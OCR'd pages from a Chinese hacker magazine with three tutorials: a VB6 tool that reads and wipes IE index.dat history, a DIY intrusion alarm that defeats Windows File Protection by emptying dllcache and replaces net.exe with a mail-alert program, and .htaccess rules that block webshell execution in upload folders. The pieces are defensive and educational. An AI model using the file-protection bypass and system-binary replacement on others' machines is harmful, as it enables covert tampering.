


图1 Content.IE5中的内容

被系统调用所以无法删除，而且不管浏览器是否设置清除记录都不会清除index.dat内的记录。可怕吧！一想到以前我们的电脑老师总想看看我们突破管理软件后上了哪些网站时的样子就想笑，因为我们设置了浏览器退出时删除记录，现在怎么也笑不起来了……既然老师开口了，没办法，就帮忙写一个吧。

可行性分析

用WinHex打开index.dat看看，很杂乱无章，我们的任务是从这里面读取所有的URL，怎么办？每个URL都是由http://开头的，就拿这个作关键字搜索，然后读取……试了一下，行得通，说干就干。

编写程序

界面布局如图2所示。代码如下：

```
Private Sub Command1_Click()'读取按钮的按下事件代码
On Error GoTo error '发生错误跳转到error
Open FilePath.Text For Binary As #1 '打开目标index.dat
ReDim X(FileLen(FilePath.Text)) '定义变量大小
Get #1, , X '读取文件内容
Close #1 '关闭文件
X = StrConv(X, vbUnicode) '将文件内容转换为vbUnicode编码
i = 1 '初始化变量i
URLlist.Clear '清空URL列表框
If InStr(i, X, "http://") <> 0 Then '如果能够找到http://则
Do
DoEvents '防止假死
URLlist.AddItem Mid(X, InStr(i, X, "http://"))
'从上一个http://开始寻找并获得URL并加入URL列表框
i = InStr(i, X, "http://") + 7 '让i等于当前http://位置
Loop Until InStr(i, X, "http://") = 0 '直到找不到http://
End If
Exit Sub
error: '报错
MsgBox "读取痕迹时发生错误！请检查目标index.dat是否存在！", vbCritical
End Sub
Private Sub URLlist_Click() 'URL列表按下事件
If URLlist.ListIndex <> -1 Then URLshow.Text = URLlist.List(URLlist.ListIndex) '将选中的URL放入下方文本框内方便用户复制
End Sub
```




图2 程序控件布局




图3 读取结果

OK，我们运行一下，结果出来了，访问过的所有URL都被列出来，甚至包括网页内的图片地址，如图3所示。

是不是很可怕！开始担心同学们的人身安全了。那就再加一个清除功能吧，加了这个功能给老师也一定不会说什么，但是如果把带有这个功能的工具偷偷给同学，那意义可谓重大啊！其实清除功能就是将index.dat中的内容全部替换为空字符这么简单。代码如下：

```
Private Sub Command2_Click()'清除按钮的按下事件代码
On Error GoTo error '发生错误跳转到error
Open FilePath.Text For Binary As #2 '打开目标index.dat
Put #2, 1, String(FileLen(FilePath.Text), Chr(0)) '用string函数获得文件字节数量个Chr(0)即是"空"并写入
Close #2 '关闭目标index.dat
MsgBox "目标index.dat内的URL访问痕迹已经完全被消除！", vbInformation '报告用户
Exit Sub
error: '报错
MsgBox "读取痕迹时发生错误！请检查目标index.dat是否存在！", vbCritical
End Sub
```




图4 清除结果

点击清除按钮后就会清除痕迹，再次读取就什么都读不到了，如图4所示。

后记

好了，这下可以放心了。index.dat危害重大，大家也可以留着这个工具使用。程序还有很多可以补充的地方，留给大家自由发挥吧。有什么问题可以到黑客手册论坛（http://www.nohack.cn/bbs/）或者烧焦程序员联盟联系我。

（作者提到的index.dat读取清除及代码已经收录在光盘中）

编辑点评：

作者为我们分析了index.dat的危害性，同时给出了解决方法。配套的程序做到了小而精，不管放在哪儿都没有问题，给我们随身携带带来了方便。用代码来解决现实问题，这就是代码的魅力所在。





黑萝卜[S.H.C]&[SYC]

小编首语：

9月本栏目刊登了捉拿小黑的具体可行方案，让我们积累了一个新的知识点。本期我们则继续用简单的实例来学习新的知识点，那就是入侵检测系统（Intrusion Detection System，简称IDS）。对于我们菜鸟来说，IDS是听得较多但是接触的机会较少，IDS相关的工作原理及起延伸知识大家可以通过搜索引擎获得。IETF*将一个入侵检测系统分为四个组件事件产生器（Event generators）/事件分析器（Event analyzers）/响应单元（Response units）/事件数据库（Event databases）。其中的响应单元的功能是对分析结果作出反应，比如它可以作出切断连接、改变文件属性等反应，也可以只是简单的报警。而本篇正是针对它的"简单报警"这块来设计的，而且内容也比较符合我们菜鸟的动手水平，同时我们还能学到改变Windows系统文件后不让系统还原的办法，还愣着干什么，赶快拿出我们的"菜鸟精神"，行动吧！

菜鸟DIY入侵报警系统

*IETF：英文全称是"The Internet Engineering Task Force"，译为"互联网工程任务组"。IETF是一个松散的、自律的、志愿的民间学术组织，成立于1985年底，其主要任务是负责互联网相关技术规范的研发和制定。

从本文你可以学到：

1.了解什么是入侵检测系统及Windows文件保护功能

2.利用黑客习惯性的操作来打造入侵提醒功能

前段时间稍微了解了下入侵检测系统，觉得这是个好东西，很有实用价值，所以自己也在一边琢磨着些思路，看能不能自己弄个简易的入侵检测系统对付下小菜们。摆弄了好几天，有了个自我感觉很幼稚但估计还是有点用的东西，现在把过程说跟大家听下，希望大家提出宝贵意见！

小知识：什么是入侵检测系统？

入侵检测技术就是主动保护自己免受攻击的一种网络安全技术，它主要靠检测用户提交的数据来判断是否为入侵，从而实现保护和追踪等功能。

说了这么多，其实对于我们来说也就是怎么去发现用户是在入侵，然后怎么去阻止他这个道理，好了，知道该做什么了就好，跟我来吧。

一、思路

要防止别人入侵是不是要先知道入侵者会干些什么呢？这里我们就以检测服务器是否被上传了shell为例来说明。首先大家想下自己入侵时拿到shell后会干什么呢？会想提权是吧？那提权又需要干些什么呢？一般人都会看下能运行cmd命令是吧？呵呵，对了，你的思路跟着来就好了！既然他要运行cmd我们何不将计就计，把他要运行的命令换成我们的报警程序，等他一运行就给我们报警，那我们岂不是就检测到了服务器上已经被人上传了webshell，就达到目的了吧。

```
SMTPINFO sntpinfo;
sntpinfo.Priority = 1;                //邮件优先级  1为最高    5为最低
sntpinfo.Subject = "HX发信测试";              //邮件主题
sntpinfo.RecvFromMail = "admin@admin.com";        //发件人信箱
sntpinfo.SendToMail = "heiluobo@126.com";   //收件人信箱
sntpinfo.From = "admin";              //发件人姓名
sntpinfo.To = "李四";                //收件人姓名
sntpinfo.Body = "报警";              //邮件正文s
```

图1 关键代码




图2 替换net.exe

二、实践

呵呵，思路已经有了，下面就尝试下去如何实现吧。前面说了要实现报警，怎么报警比较直观呢？这里我用的是发邮件的方式，只要一运行我们的程序就给我自己发一封邮件。这里我一个朋友在网上帮忙找到了现成的代码，我们将就用吧，很简单的只要照着说明修改几个参数编译就可以了，如图1。报警的程序有了，下面是去替换入侵者要用到的文件，换哪个呢？换net.exe吧，很多地方都要用它的，肯定有人会中我们的圈套的！

开始以为直接替换就完事了，结果才发现windows的文件保护功能是不让我们轻易替换掉这些系统文件的，难道就这样放弃了吗？当然不是，有什么能难得倒我们菜鸟呢？

小知识：Windows的文件保护功能的工作原理

该功能其实是使用磁盘上的空间将受保护的文件做了一个备份，一旦系统发现文件被修改或者是被替换，立即用备份的文件恢复，这个过程只是一瞬间的事。

了解了这个原理，要取消这个功能就变得很简单了，进入c:\windows\system32\dllcache这个目录（dllcache目录是隐藏的，要在文件夹选项里面选择显示系统文件才可以看见），删除里面所有的文件，这样在你替换文件的时候，系统文件保护仍然会起作用，不过它就没有文件可以恢复了，我们就达到了目的了，这时候只需找到要替换的文件，改名，然后复制你想替换的文件就可以了！ok，我们先去dllcache目录删除掉net.exe，如图2。然后去c:\windows\system32\把net.exe改名为net2.exe，接着把我们的报警程序mail.exe改名为net.exe放到系统目录就大功告成了。

现在是让我们的简易入侵检测系统一显身手的时候了，登录上自己留的webshell来测试下。打开海洋的执行命令功能，运行net user命令看是什么情况，呵呵，提示邮件已经发送成功，如图3。接着我们再去登录邮箱看下是否收到了警报呢？哈哈，邮件也收到了，我们成功了，如图4。要是再用上手机接收邮件功能那岂不是谁动我们的服务器立马就能收到通知了，这样服务器就在我们的掌控之下了。




图3 执行结果




图4 获得报警信息

三、写在之后

其实最开始我的想法是替换 WScript.Shell 对应的文件或者是修改它所对应的 CLSID，和 lake2 大哥讨论后也觉得可行，但是这样就涉及到要用 Visual Basic 自己写个组件的问题，考虑到对于菜鸟朋友们来说未免有点麻烦就索性来得简单点，希望大家能各取所需，不要笑话！这里只是简单地提到了如何去自己实现对入侵的检测，其实功能远不限于此，还可以通过记录会话得到攻击者 ip 等信息实现跟踪等，这些都留给大家来讨论了。最后多谢 lake2 和 focn 的帮助！我是黑萝卜，欢迎大家到非安全的论坛讨论！

【文中涉及到的 mail.exe 程序及源代码，已经收录在光盘中】

编辑点评：

利用黑客们习惯性的操作来设置入侵提醒很实用，作者也提到还可以通过记录会话来得到攻击者的 IP，而这样只是获得了一些入侵的信息而黑客的入侵依然继续着，我有个想法，当记录到这个 IP 后启动一些安全程序来直接封锁 IP 来阻止入侵。

见识 Apache 自带“双刀”

——用 .htaccess 和 htpasswd 配置安全网站



好久没有看到空气的文章，能再次看到他的文章，心里十分高兴，作为 nohack 编辑队伍的一员老将，以身作则，不但编辑其他作者的文章，自己也笔耕不辍，为《黑客手册》写了不少好文章，各位读者要向他学习哦。以前可能只是看《黑手》，现在要学会给《黑手》投稿，将来还要编辑《黑手》。本期 office38 线除了空气给大家带来的 Apache “双刀”以外，还有 Icyleaf 给大家带来的两个很实用的脚本转换工具，需要的朋友赶快试试吧。

从本文你可以学到：

1、Apache 服务器的有关设置
2、怎样通过修改 .htaccess 文件来保护站点
3、如何使用 htpasswd 加密

很久没有出来和大家见面了，最近实在很忙，不知大家还记得我不（小编：我们每天都呼吸着你）？废话不说了，这次我想来和大家一起研究下 .htaccess 文件与脚本安全的话题：怎么利用 .htaccess 来保护站点上的脚本，不让黑客利用我们未知的脚本漏洞来入侵。

什么是 .htaccess 文件？

.htaccess 文件（或者“分布式配置文件”）是 Apache 中相当重要的配置文件，可以理解为 httpd.conf（Apache 的配置文件）的扩展，其格式为纯文本，它提供了针对目录改变配置的方法，通过在一个特定的文档目录中放置一个包含一个或多个指令的文件，以作用于此目录及其所有子目录。

.htaccess 文件能干什么？

自定义错误文档、文档访问、禁止 IP 访问、URL 转向、rewrite……

注意：.htaccess 是工作在 Apache 下的，如果服务器用的是 IIS 就没用了。

我们回顾一下历史，php 脚本（因为 Apache 对 asp 支持比较弱，而且不常见，我们暂且不谈了，就拿 php 来举例子吧）有哪些常见的漏洞呢？上传漏洞、登录过程验证不严、SQL 注入、include（文件包含漏洞）等等。当然密码太简单也会给黑客带来机会。

那 .htaccess 文件能为我们做什么呢？

首先我们来看看如何使用 .htaccess 文件来避免脚本存在的未知上传漏洞吧！一般程序的上传功能都会把我们要上传的文件存到某个特定的目录，比如 Bo-Blog 保存在 attachment 目录、Discuz 保存在 attachments 目录。我们也可以从这些 php 程序的安装说明文件中看到，程序要求我们必须把一些目录的权限设置成 777，为什么呢？通常是因为这些目录要用来存放用户上传的文件，或是程序运行时自动产生的临时文件和缓存文件（例如 Discuz 用的 forumdata 目录）。在 *NIX 下，如果不把权限设置成 777 的话，程序是无法在这些目录中生成或修改文件的（Windows 主机的用户可以把其他文件夹的写入和修改权限去掉，提高安全性）。这些目录常常会成为黑客入侵时上传木马的场所，我们这时就可以通过 .htaccess 文件来禁止网页木马的运行。我们编辑 .htaccess，写入以下内容：

```
<Files ~ ".php">
# 禁止以 .php 结尾的文件运行
Order deny,allow
Deny from all
# 禁止所有
</Files>
```

然后我们把这个 .htaccess 文件用二进制方式上传到需要禁止 php 脚本运行的目录就可以了。这样，黑客即使上传了网页木马，也无法运行。

如果你的服务器可以运行 php3、py、pl 或者 cgi 的话，也要分别把它们禁止运行。

```
<Files ~ ".php">
Order deny,allow
Deny from all
</Files>
<Files ~ ".cgi">
Order deny,allow
Deny from all
</Files>
<Files ~ ".php3">
Order deny,allow
Deny from all
</Files>
<Files ~ ".pl">
Order deny,allow
Deny from all
</Files>
```

```
<Files ~ "\.py">
Order deny,allow
Deny from all
</Files>
```




图1

当我们在浏览器中打开受保护目录中的PHP时，就会提示："You don't have permission to access *.php on this server."，大致意思是：在这个服务器上，你没有权限读取*.php（图1）。通过这一步，已经可以抵御大多数网页形式的木马了。

接下来我们看看如何保护程序后台，避免登录过程验证不严或用户弱口令带来的危害。这里我们有2种方法，1是通过HTTP验证，2是IP限制。

我们先看看HTTP验证。我们在.htaccess文件中写入以下内容：

```
AuthName "这里写验证时显示的标题"
AuthType Basic
AuthUserFile .htpasswd文件的绝对路径
Require valid-user
```

这时我们打开这个目录里的任何文件时，都会要求我们输入用户名和密码进行认证，一般我们把这个文件放在管理后台脚本所在的目录，如/admin/。这样，别人试图进入我们的后台时，会要求输入密码。如果没有用户名和对应的密码，就无法进入了。

这里还牵涉到一个.htpasswd文件的问题，.htpasswd文件里面存放的就是我们验证时所要输入的用户名和加密过的密码。在Windows下，我们可以通过htpasswd.exe这个小程序来生成用户名和对应的密码。

大家在cmd下直接输入htpasswd.exe就会出现提示信息，这个我就不多说了，大家自己看吧。我们现在要生成一个用户名为wzhpro，密码为nohack的用户口令，只要输入htpasswd.exe -nb wzhpro nohack，程序就会默认按MD5方式加密，屏幕上就会出现（图2）：




图2

```
Automatically using MD5 format.
wzhpro:$apr1$VC5.....$qIcT6BytJYkyE3dTCbBeS.
```

其中，"wzhpro:$apr1$VC5.....$qIcT6BytJYkyE3dTCbBeS."就是我们所要存放在.htpasswd文件里的内容。

